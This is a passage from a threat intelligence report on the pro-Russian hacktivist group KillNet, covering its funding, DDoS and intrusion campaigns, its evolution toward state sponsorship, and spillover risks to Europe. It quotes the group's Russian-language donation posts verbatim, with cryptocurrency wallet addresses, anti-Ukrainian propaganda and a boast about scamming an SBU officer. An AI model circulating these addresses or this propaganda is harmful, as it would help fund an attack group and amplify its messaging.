
KillNet has for several years run large crowdfunding campaigns, during which they post numerous messages promoting their projects on their various telegram channels. Affiliated groups have also participated in sharing these campaigns by asking for donations. Most of the time these donations were made in cryptocurrencies or by direct donation through applications or Telegram. Most of these donations are posted to the community either to thank the most important ones or to humiliate those who are judged to be too low compared to the group's expectations.

KillNet and its affiliates also claim several times in its Telegram chats to be cryptomining and partially self-funding. It is possible that the group is using a network of volunteer affiliates or renting a network of zombie machines to do this, as they do with some of their DDoS attacks.

It is unlikely that they would have an infected illegal zombie network of their own, as this would require too much technical skill.

KillNet has also repeatedly claimed to receive indirect funding from Russian intelligence services. This is unconfirmed, but it is likely that support is being attributed to them by Russian officials.

Examples of donation messages on KillNet and KillMilk channels



государства и работаем все на добровольной основе!

⚡Нацисты из Украины собирают миллионы долларов для совершения своих преступлений. А Участники killnet, берут кредиты в банках чтобы защищать информационное поле России.


❗ Адреса кликабельные ❗

BTC
bc1qtyjw4wt9avm0vv5yvcpkkewh9tuc2cq3gmgv6g

ETH
0xedA9832a67711f98E128BCB8F21544dfc273C6B1

USDT TRC20
TSQGBoX32EkkmpFDg1gcm6QwiHeoDrACNx

❗ Если Вам нужен другой адрес, пожалуйста напишите @killnet_support



KillMilk
25.9K abonnés
Message épinglé #1
Привет мой друг! Много сомнительных д...

государства и работаем все на добровольной основе!

⚡Нацисты из Украины собирают миллионы долларов для совершения своих преступлений. А Участники killnet, берут кредиты в банках чтобы защищать информационное поле России.

❗ Адреса кликабельные ❗


BTC
bc1qtyjw4wt9avm0vv5yvcpkkewh9tuc2cq3gmgv6g

ETH
0xedA9832a67711f98E128BCB8F21544dfc273C6B1

USDT TRC20
TSQGBoX32EkkmpFDg1gcm6QwiHeoDrACNx

❗ Если Вам нужен другой адрес, пожалуйста напишите @killnet_support

13.1K 09:55
41



веру в победу🤗

Killnet заскамил сотрудника СБУ на 15.000$ и послал его нах@й🥱

Пруфы:
🔹https://www.blockchain.com/ru/btc/tx/2f45d310a9f31b1b2ee9e0e231bb6ac11eca29a342f3e334c7f516fd554eea4d

🔹https://www.blockchain.com/ru/btc/tx/64ee94ccbee60d363e32d8c75d0050485f1fabc6fc5d3583337a7e5886c733e3

🔹https://www.blockchain.com/ru/btc/tx/497fb97a14bcda8925de11e899655354d10c0abdec653473494d604c0ca30629

50% денег уходит в помощь детским приютам Российской Федерации. Пруфы помощи будут на нашем канале.

Слава России ❤️🇷🇺

TACTICAL INSERTION OF THE GROUP INTO RUSSIAN SYSTEM

KillNet and its various satellites are part of Russia's tactical and strategic system in its war against Ukraine.

Indeed, the attacks carried out by the hacktivist groups are highly publicised, although their impact remains limited, and play in favour of Russia on the international scene to galvanise its support and insecure its opponents.

These hacktivists use this cyber leverage to interfere in geopolitical tensions and to take sides with one of the actors in the tensions, whether they are Russia's ally or enemy. To do this, they tend to target strategic points to cause disruption and destabilise the opposing party.

We are therefore seeing an increase in denial-of-service attacks, which target the online platforms of important companies or official entities. At the same time, the Russian diplomatic apparatus is not involved, allowing for an impunity response to any criticism of Russian policy.

This increasingly visible threat represents a lateralization of the threat with often civilian actors taking the Russian-Ukrainian conflict beyond its borders, without using official military means. These groups are disruptive, allowing many actors, sometimes without prior expertise, to participate in the conflict and assist the official forces.

Hacktivists therefore constitute a new pool of attackers and a new means of participating in future ideological and military conflicts involving their country. In the case of the Russian-Ukrainian conflict, KillNet represents a concrete interface between these groups and the authorities. This trend is growing exponentially, raising the level of threat to states and their defence.

In the future, it is possible that state intelligence services will strengthen their capabilities by integrating cyber-mercenaries into their services or creating specialised services to coordinate talented volunteers to mount strategic operations. These new formats for action and organisation, which are not yet widespread in Western methodologies but are very present in Russian methodology, add an additional threat to be considered, one that is fluctuating and based on the coordination of non-state actors, galvanised by political discourse.

In the case of Russia, these hacktivist groups could continue to grow in skill just as in the KillNet model, and over time turn into APTs that can be recruited by the Russian defence. Parallel cybercriminal attacks are expected to increase as the overall cyber threat grows and industry sectors come under increasing pressure.

EVOLUTION TO A STATE-DRIVEN HACKTIVISM

The KillNet consortium has gone through several distinct phases that have allowed them to grow from an inexperienced group with few resources to a PTA-like status with a relatively accomplished business model.

KillNet improved its technical skills after investing in new equipment and recruiting new team members. After a period of massive DDoS attacks launched at high frequency, the group seems to have moved from quantity to quality. This helps them to become more credible in gaining the support of the Russian government, which seems to be one of their goals. Their development can be described in three phases:

Phase 1: At the end of April 2022 KillNet began launching its attacks against Romania (29 April) and later against Italy (11 May). This initial phase already indicates the willingness of this galaxy to attack any state taking measures or positions against the Russian invasion or supporting the Ukrainian war efforts. During this phase, the group' s operators make it clear that it is also a training and structuring phase for their modus operandi and attacks.

Phase 2: From June to November 2022, the group consolidated its own community, build its organisation, assimilate other groups, and define common goals.

Phase 3: Since the end of November 2022, KillNet is upgrading its technical capabilities to switch progressively towards more sophisticated attacks. For instance, DDoS attacks are completed using wipers, data theft and the deployment of operators on the ground in Ukraine to support hybrid warfare actions. The group already claimed it will use ransomware in its future attacks in July and created its own official association in November after the need expressed by a Russian Senator to coordinate Russia patriotic hackers.

Phase 4 (prospective): It will probably see the group use a status that is intended to be official to get closer to official entities such as the intelligence services or members of the government. This could lead them to their final goal, which is becoming a state-sponsored group directly directed by the Russian services.

The pattern that is likely to persist is the orientation of their targeting, preferring Eastern European countries as priority targets for attacks because of their geographical and political proximity to Ukraine. Finally, in the trends of the most active groups, KillNet is of course the one that has carried out the most attacks against the Union. However, it is important to note that other less publicised groups are linked, at least through communication, to the KillNet group, which has now claimed to have created its own association to be recognised by the state.

MODUS OPERANDI

DDOS ATTACKS

The group uses the DDoS attack as a so-called «leverage» weapon. Indeed, in most cases (not all the time) these attacks are of a temporary nature and do not cause serious or fatal consequences for organisations. They are also not aimed at disruptive damage. They make it easy to attack an application or Internet domain that is visible to all or of public use and make it unavailable to the public.

It aims to have a moral impact, maintain a feeling of insecurity of systems and infrastructures among the targeted populations and therefore allows to maintain a constant pressure at low cost in parallel of a political or military conflict. It also allows for political leverage by conducting aggressive retaliatory operations without involving the attackers' home state diplomatically or militarily: this is the leverage system.

In the case of KillNet, most of these attacks have been directed at organisations belonging to EU member states or against the United States. Some may have targeted Ukrainian sites in the early stages of the conflict, but this has not been seen in large numbers as the strategic situation has evolved and the strategy has failed to influence the Ukrainian resolution.

Until then, the DDoS attack was used extensively during the Russian-Ukrainian conflict to get political messages across through KillNet and to ensure visibility. With hindsight, this short-lived attack is more involved in information warfare than in attacks with material impacts.

This visibility can then be used for propaganda, sponsored or not by states, and to undermine the morale of the opposing populations through a feeling of instability but also of impunity on the part of the attackers.

It should be noted that one of the KillNet affiliated groups, Noname057, has distinguished itself by implementing a new strategy for DDoS attack campaigns that it is conducting on behalf of the KillNet sphere. Indeed, the DDoSia project is a new way of approaching the implementation of a bot network allowing DDoS attacks.

The previous botnets used by the KillNet sphere were networks rented from other cybercriminals and composed of infected zombie machines remotely controlled by the providers. Expensive, difficult to control, sometimes inefficient, they were only a temporary solution to the hacktivists' need for resources. The leased network was eventually dismantled by the end of 2022. Noname057 therefore had to replace the zombie bots, and opted for a network of volunteers making their machines available to power DDoS attacks against remuneration. More efficient in the long term, more powerful and much more reliable, this network of volunteer bots responds to each request of the KillNet sphere and allows to conduct campaigns of attacks much longer.

NOTE

The DDoS attack, the distributed denial of service attack, is considered a minor attack with little long or sometimes even short-term impact, and therefore not a feared part of the cyber arsenal. It is in fact a pre-programmed deluge of Internet traffic designed to bring down or block targeted networks. It is «distributed» in the sense that thousands or even hundreds of thousands of computers are tasked with sending electronic requests to a handful of targeted addresses on the Internet.

The attacking computers are called «BOTNET», a robotic network of «zombies», remotely controlled computers. The attacking zombies follow instructions without the knowledge of their owners. Indeed, owners usually cannot know when their computers have become zombies or are engaged in a DDOS. A user may notice that their laptop is running a little slower or that accessing web pages is taking a little longer than usual, but that is the only indicator. The malicious activity takes place in the background and does not appear on the user's screen.

INTRUSION ATTACKS

Since July 2022, KillNet has launched a plan for the preparation and evolution of its newly formed group. It is also possible to consider it simply, not as an evolution, but simply as its rise to power, notably on the technical level.

As a result of its move into phase 2, KillNet has been able to field subgroups that are competent enough to carry out intrusion-destruction attacks.

NOTE

A cyber intrusion attack is a form of cyber attack in which an attacker seeks unauthorised access to a computer system or network. Methods used can include disabling security, manipulating software, using stolen passwords, and creating malware to bypass security controls. The aim of these attacks is often to steal sensitive information, disrupt the operation of systems or take control of target systems. Destruction is often achieved with wipers or the outright deletion of databases on the targeted servers.

With the creation of its leak site named infinity, the group is feeding it with different attacks aimed at stealing data. There have been several of these since the end of 2022 and their number is expected to increase.

ANALYST'S OBSERVATION

This sudden appearance of advanced capabilities is probably due to the fact that after gaining popularity, KillNet has also gained financial resources, allowing them to acquire new and powerful computer equipment, but also to bring many affiliates to their cause as well as their team, making them one of the most active groups in Russia.

Recent examples of intrusive destruction attacks

Cyber Army of Russia attack on Ukrinform

On 17 January the pro-Russian hacktivist group Cyber Army of Russia claimed to have carried out a cyber attack on the Ukrainian website Ukrinform. The group claims to have hacked into and destroyed the entire network of the Ukrainian National News Agency. No more data will be available on the site and all data will be shared with the public by cyber army of russia such as official documents, databases etc. Estimated impact This attack is part of the media war between the Russians and the Ukrainians in the context of the war in Ukraine. Cyber groups play a key role in this information struggle, where the destruction or defacement of online media can advance the cause of one side's propaganda or the other's disinformation. In this case, the National Press Agency of Ukraine is a key body for the Ukrainian government to maintain the morale of the population through communication. This attack could therefore have a significant impact on the human level, with regard to Ukrainians, and on the technical level with regard to the damaged network which could be difficult to restore. In addition, the Ukrainian government could suffer reputational damage if confidential documents were posted online[240].

KillMilk password leak

On January 17, 2023, according to a share from Anonymous Russia, KillNet leader hacker KillMilk is offering hundreds of passwords worth $17,000 on the KillNet leak forum «Infinity». This is part of KillNet's new policy to sell a wide range of products including hacking courses, stolen data, software and more on its leak site. This is part of the new complex self-financing policy of the KillNet galaxy. Estimated impact This type of post on the infinity website and its complex structure is characteristic of a group that is now highly organised, able to finance itself and set up a long-term existence plan; to form a new generation of partners and to expand its area of influence. In transition to its third phase, the group is now crossing the threshold of an APT group[241].

Infinity steals data from 198 million Americans

On January 16, 2023, the newly formed KillNet-affiliated cyber hacktivist group «Infinity», named after the KillNet leak forum, claimed to have the personal data of 198 million Americans. The data was allegedly obtained through a breach of the United States of America State Revenue Service. Their purpose is not to annoy American citizens but to alert and warn the US government of their online presence and the threat they pose. If the US government were to take further anti-Russian action, the group would publish the data with the support of KillNet. According to other of their communications it is possible that this group is composed of members of Belarusian origin. Estimated impact The appearance of this new group most likely accompanies the creation of the leak forum of the same name announced a few weeks ago by KillNet. This new team is possibly a special forum management team run by KillNet, capable of intruding and stealing data to feed the leak site. This adds a long-awaited weapon to KillNet's arsenal, as they have been announcing for some time that they will soon be able to do this[242,243].

CONCLUSION

The KillNet group is the perfect example of the conflict's lateralization by cyber attacker groups. Initially independent as hacktivists from a group called Legion, they have grown to become a real threat to European countries. Their particularity is to be constituted of several independent branches that follow the guidelines of the main group and coordinate each other through public channels.

The real agenda of this group seems to be to increase publicity with the Kremlin to move from a transitional and current State-Driven model or National interest-driven model to a real State-Sponsored model (funding, equipment, tactical inclusion, etc.). This long-term strategy explains the group's almost systematic aggressiveness and reactivity following anti-Russian/pro-Ukrainian measures or statements. The purpose of this alert is to remind readers that today any position or decision regarding the Russian-Ukrainian conflict or the policy of the Russian state can be a trigger for an attack by this group. This issue must therefore be considered.

Chapter 6:

Prospective, risks and recommendations

PROSPECTIVE APPROACH AND MACRO-RISKS

RISKS OF LATERALIZATION

The threat of cyberattacks on European soil is twofold: First, attacks on Ukrainian networks could spread to European networks. Second, Russia could choose to launch direct attacks on European targets through its intelligence services or cybercriminal groups to disrupt the West's response to the Ukrainian crisis.

The second, more concrete threat to the European Union is a series of attacks by pro-Russian hacktivists like KillNet or other affiliates. These attacks have been carried out by the group with a particularly efficient organisation allowing many sub-groups to coordinate their actions. Most of these attacks have focused on DDoS methodologies to concentrate on disrupting systems with a strong public image and used by government organisations. These include mainly parliaments and tax websites. The main objective of the group and its operativons is to gain publicity, which allows them to wage a war of influence aimed at affecting the morale of the European population, to show that Russia has leverage even where it has no troops, to prove that European governments cannot protect themselves on all fronts, but also to be a front that is talked about to cover up the actions of APTs that are longer and require discretion.

ANALYST'S OBSERVATION

At the beginning of the conflict, KillNet was considered as a minor threat, as it conducted mainly DDoS attacks with limited impacts. However, the group announced investing in new equipment and recruiting new talents. This has been translated into more disruptive attacks using new infrastructure, such as the Botnet as a Service Passion Botnet.

Indeed, it shown hacktivist groups can start by conducting attacks with a low level of sophistication and disruption, and then improve in time to launch more sophisticated attacks. This trend should therefore be closely monitored if some hacktivist groups announced reinforcing their capabilities.

NOTE

The KillNet group is the perfect example of the conflict's lateralization by cyber attacker groups. Initially independent as hacktivists from a group called Legion, they have grown to become a real threat to European countries.

Initially created by a Russian hacker nicknamed Killmilk, KillNet has turned out to be the Russian group targeting the most European countries on behalf of Russia. Highly organised and hierarchical, it is organised into several independent branches, but all follow the guidelines of the main group. The most recent branch to be added is the «Suicide Squad», which, according to their leader, is supposed to gather the most technical actors of the group.

KillNet therefore has a communication arm to the public via channels such as Telegram, a financial organisation arm that works on the principle of cryptocurrency crowdfunding and probably a way to direct all its branches to attack the same targets at the same time.

This organisational ability compensates for the group's lack of technical know-how and allows them to fulfil their main mission: to get a lot of media coverage.

Indeed, their methodology of action is mainly focused on the DDoS attack with which they target platforms of official bodies with high visibility: government, parliament, ministries etc. This allows them to reach the morale of the public. This makes it possible to reach the morale of the population and to send strong political messages to Russia's opponents at a lower cost. They improved their capabilities by renting a new Botnet as a service, Passion Botnet, that leases services on a subscription basis and helps to reinforce the coordination between KillNet's affiliates. They also developed their own platform, called Infinity , that constitutes a way to bridge the gap between hacktivists and cybercriminals.

Although the group would like to do this, it does not yet have the technical skills to carry out physical attacks like some Ukrainian hacktivist groups do.

KillNet claims in some of its communiqués to be paid by the Russian FSB for its actions, which could allow them to be classified as a state sponsored group if confirmed. Moreover, some European intelligence services agree that the group is indeed supported and funded by the Russian government. However, this analysis remains to be confirmed.

After observing and studying their operations, it is possible to conclude that the objective attributed to them is to serve as a propaganda and influence warfare showcase for Russia during the Ukrainian conflict and among European countries, attacking state morale and diverting attention from other state sponsored groups.

This type of group participating in high-intensity conflicts in a hybrid manner is likely to increase throughout the conflict and exponentially in the future. It should be noted that KillNet attacks are always carried out in response or reaction to political or military events related to Russia and its adversaries, as can be seen on the events map below. For instance, in January 27, KillNet shared on its Telegram channel a list of targets in retaliation to the support of several Western countries to Ukraine by sending military equipment. This campaign resulted in several attacks on these targets led by Anonymous Sudan, KillNet and Anonymous Russia on January 28, showing that attacks are organised and not erratic.

ANALYST'S OBSERVATION


We observe several hacktivist threat groups appearing in the landscape of cyber threats since the beginning of the conflict. It constituted a shift especially in the Eastern European cybercriminal ecosystem, which will certainly be impacted in the long term with the reinforcement of the coordination between criminal groups. We listed some characteristic trends that we assume will remain, even after the end of the conflict.

A first trend observed is the aggregation of several groups under the umbrella of major collective of hackers that coordinate operations. This example is encapsulated by the KillNet collective that gathers out the majority of pro-Russian hacktivists groups.

A second trend noticed is the willingness of some threat hacktivist groups to remain independent. In reaction to the aggregation of several affiliates under a unique collective, some actors, such as NoName057(16), officially differentiated themselves from KillNet. For instance, NoName05(16) condemned the attacks of the collective against health centres for children in Canada and explicitly said it is not part of the collective.

A third interesting trend to point out is the enlargement of the geographic area of targets impacted by cyberattacks related to the conflict. For instance, cyber attacks were detected in Pakistan by the Cyber Peace Institute[245]. The pro-Russia threat actor Phoenix claims to have conducted a hack and leak operation against the police of a Pakistani province. The attack occurred several days after Pakistan announced sending to Ukraine military equipment. In addition, we observed the emergence of a new threat group, Anonymous Sudan, that targets European countries and that claims being from Sudan. It seems this group is an affiliate of KillNet and was helped by the UserSec group to attack Sweden's airports[246] in February 2022.

Pro-Russian hacktivists attacks reported in Europe



NOTE

The map above highlights the countries most affected by cyberattacks since the beginning of the conflict.

The countries targeted by Russian hacktivists and groups are usually former Soviet republics of the ex-USSR. This allows us to see that the current rivalries between countries formerly dominated by Russia have been rekindled by the Russian-Ukrainian conflict, and greatly influence the direction of attacks by different cyber groups. Some of Russia's rivals in the North Seas are also being targeted, as a political response and a threat to prevent a possible anti-Russian backlash in the region.

Overall, the attacks are mainly focused on countries close to Russia, which are logically the most politically conflicted with it. Nevertheless, we also observe the enlargement of the scope of attacks, as non-European countries in addition to the US has also been targeted, such as Pakistan, Colombia, Canada, South Korea. It has to be noticed that Central Asian countries has been preserved from attacks. Azerbaijan has not suffered from attacks related to the conflict, Armenia was targeted by one attack and Kazakhstan by five. It highlights the fact that cyberattacks mainly come from Russian actors that act in retaliation for the support of European countries to Ukraine.

It also highlights that main attacks are politically related, and that financial gain remains a secondary motivation for threat groups involved in the conflict, even if we observed some cybercriminal groups using the conflict as a lure for their financially motivated campaign.

LATERALIZATION OF THE THREAT BY «SPILLOVERS»

The first case is characteristic of a lateralization of the cyber threat, resulting in fallout for companies not targeted by the original attack. Three cases of lateralization can be observed: [247]

1. A malicious actor targets a company in one country, but the company has servers in another country. Servers in the second country are then also affected by the attack.
2. An attacker targets a government agency in one country and the agency's systems are connected to systems in other countries. The systems of other countries are then also affected by the attack.
3. A cybercriminal uses social engineering to trick a person in a country into clicking on a link that installs malware. The malware then spreads to other computers on that person's network, which may be in other countries.

The lateralization of the cyber threat is a crucial topic as there is a historical pattern of cyberattacks against Ukrainian organisations, with consequences at the global level. British officials are concerned about the possibility of spillovers following an intensification of Russian cyber activity in Ukraine. The discovery of the WhisperGate and HermeticWiper wipers in targeted attacks on Ukrainian infrastructure poses the risk of spreading these viruses to non-Ukrainian organisations. In an alert dated February 26, 2022, CISA warns of the risk of spread: *«Destructive malware can pose a direct threat to an organisation's day-to-day operations, impacting the availability of critical assets and data. Other disruptive cyberattacks against organisations in Ukraine are likely to occur and unintentionally spread to organisations in other countries. Organisations need to be extra vigilant and assess their capabilities in planning, preparing, detecting and responding to such an event."*[248]

NOTE

June 2017: A major cyberattack hits Ukrainian companies. The malware used is a new version of Petya, a ransomware family discovered in 2016, which had infected Windows-based systems. This attack, dubbed NotPetya, initially targeting Ukrainian infrastructure, has spread globally, and is still considered one of the most destructive cyberattacks ever carried out. The attackers exploited the EternalBlue vulnerability and used unpatched computers to spread across entire networks. The virus, self-proliferating, has spread indiscriminately on computer systems, destroying the data of companies around the world (65 countries affected), affecting Western multinationals such as the shipping giant Maersk but also Russian companies.

The British government, through its National Cybersecurity Center, asserted with a high degree of confidence that the GRU, Russia's military intelligence agency, carried out the NotPetya cyberattack, the aim of which was to disrupt the operations of energy companies and government institutions in Ukraine. The estimated cost to the global economy has reached $10 billion[249].

The collateral damage of the 2017 NotPetya attacks demonstrated how unfiltered B2B VPNs connect infrastructure around the world. Two geographically separate corporate networks can communicate and share data through B2B VPN tunnels, but these networks when unfiltered are not secure, which can lead to the spread of viruses.

ANALYST'S OBSERVATION

Regarding the exploitation of vulnerabilities on B2B VPNs, not major incident was detected in the context of the conflict.

Nevertheless, in February 2023, Fortinet warned about the exploitation by unknown attackers of a FortiOS SSL-VPN zero-day vulnerability (CVE-2022-42475) for which a patch was provided two months before. This vulnerability was used to target government organisations and government-related entities. The security flaw is a heap-based buffer overflow weakness that allowed unauthenticated attackers to gain remote code execution or crash targets devices remotely. [250]

Such vulnerability can be used for the lateralization of the cyber threat to compromise European systems and constitutes therefore a risk that should not be excluded.

According to Sophos researchers, the scale[251] of systems at risk could be significant, potentially affecting productivity tools such as Microsoft Teams or Slack, on which companies around the world depend. These third-party services that we have all become dependent on, especially during COVID, are well enough equipped to defend themselves, but remain vulnerable, especially if end users are negligent. The potential for the spread of such an attack remains low. On the other hand, the increasing use of supply chain compromises by attackers could pose an economic and cyber risk to companies that depend on Ukrainian organisations for their supply.[252]

NOTE

A very recent example of a spillover risk concerns the attack on Toshiba, Mitsubishi and AeroVironment on September 12, 2022. According to the Twitter account CyberKnow, these three companies were targeted by the cybercriminal group Pheonix because they supply equipment to Ukraine.[253]

Phoenix Locker is believed to be a new ransomware family released by Evil Corp based on similarities in code. Evil Corp has historically used the WastedLocker ransomware in its attacks on compromised organisations.

Since the US government sanctioned the hacking group in 2019, most ransomware trading companies would no longer facilitate WastedLocker ransomware payments to avoid fines or legal action. [254]

More recently, a statement by the Council of the European Union suggested a real possible spill-over effect. Russia's unprovoked and unwarranted military aggression against Ukraine has been accompanied by a significant increase in malicious cyber activity, including a striking and disturbing number of hackers and hacker groups indiscriminately targeting key entities around the world. This increase in malicious cyber activity, in the context of the war on Ukraine, creates unacceptable risks of spillover effects, misinterpretation and possible escalation.[255]

NOTE

This risk of lateralisation with the phenomenon of spill-over is an extremely high risk. Indeed, as can be seen from the above examples, cybercriminal, state-sponsored (in this case Russian) or hacktivist attacks can occur as soon as a state or private organisation takes part in the Russian-Ukrainian conflict. For now, spill over effect has mainly been observed in Ukraine. On the European continent, the major incident was that target of Viasat, an American satellite communications company that provided support to the Ukrainian military. The attack ended up affecting other ground satellite components, causing hundreds of thousands of people outside Ukraine to lose electrical power and their Internet connection. However, it must be considered that certain attacks are particularly discrete as they are conducted for espionage purposes. Therefore, it is possible lateralization has been used to penetrate sensitive systems, but it will be uncovered later. That is why it is important to ensure detection rules are regularly updated and that new vulnerabilities are patched to limit the possibility of a malicious actor to remain undetected in the systems.

LATERALIZATION OF THE THREAT: THE RISK OF DIRECT ATTACKS ON WESTERN ORGANISATIONS

The positions taken against the Russian Federation are not without consequences. The Russian government has been extremely active in cyber espionage campaigns through attacks using wipers developed by cyber groups sponsored by states allied to Russia (case of Belarus) or even via pro-Russian groups doing hacktivism. Ukrainian government and civilian data leaks on a Tor service called «Free Civilian» are attributed to a Russian malicious actor using the nickname «Vaticano» on Raidforums[256]

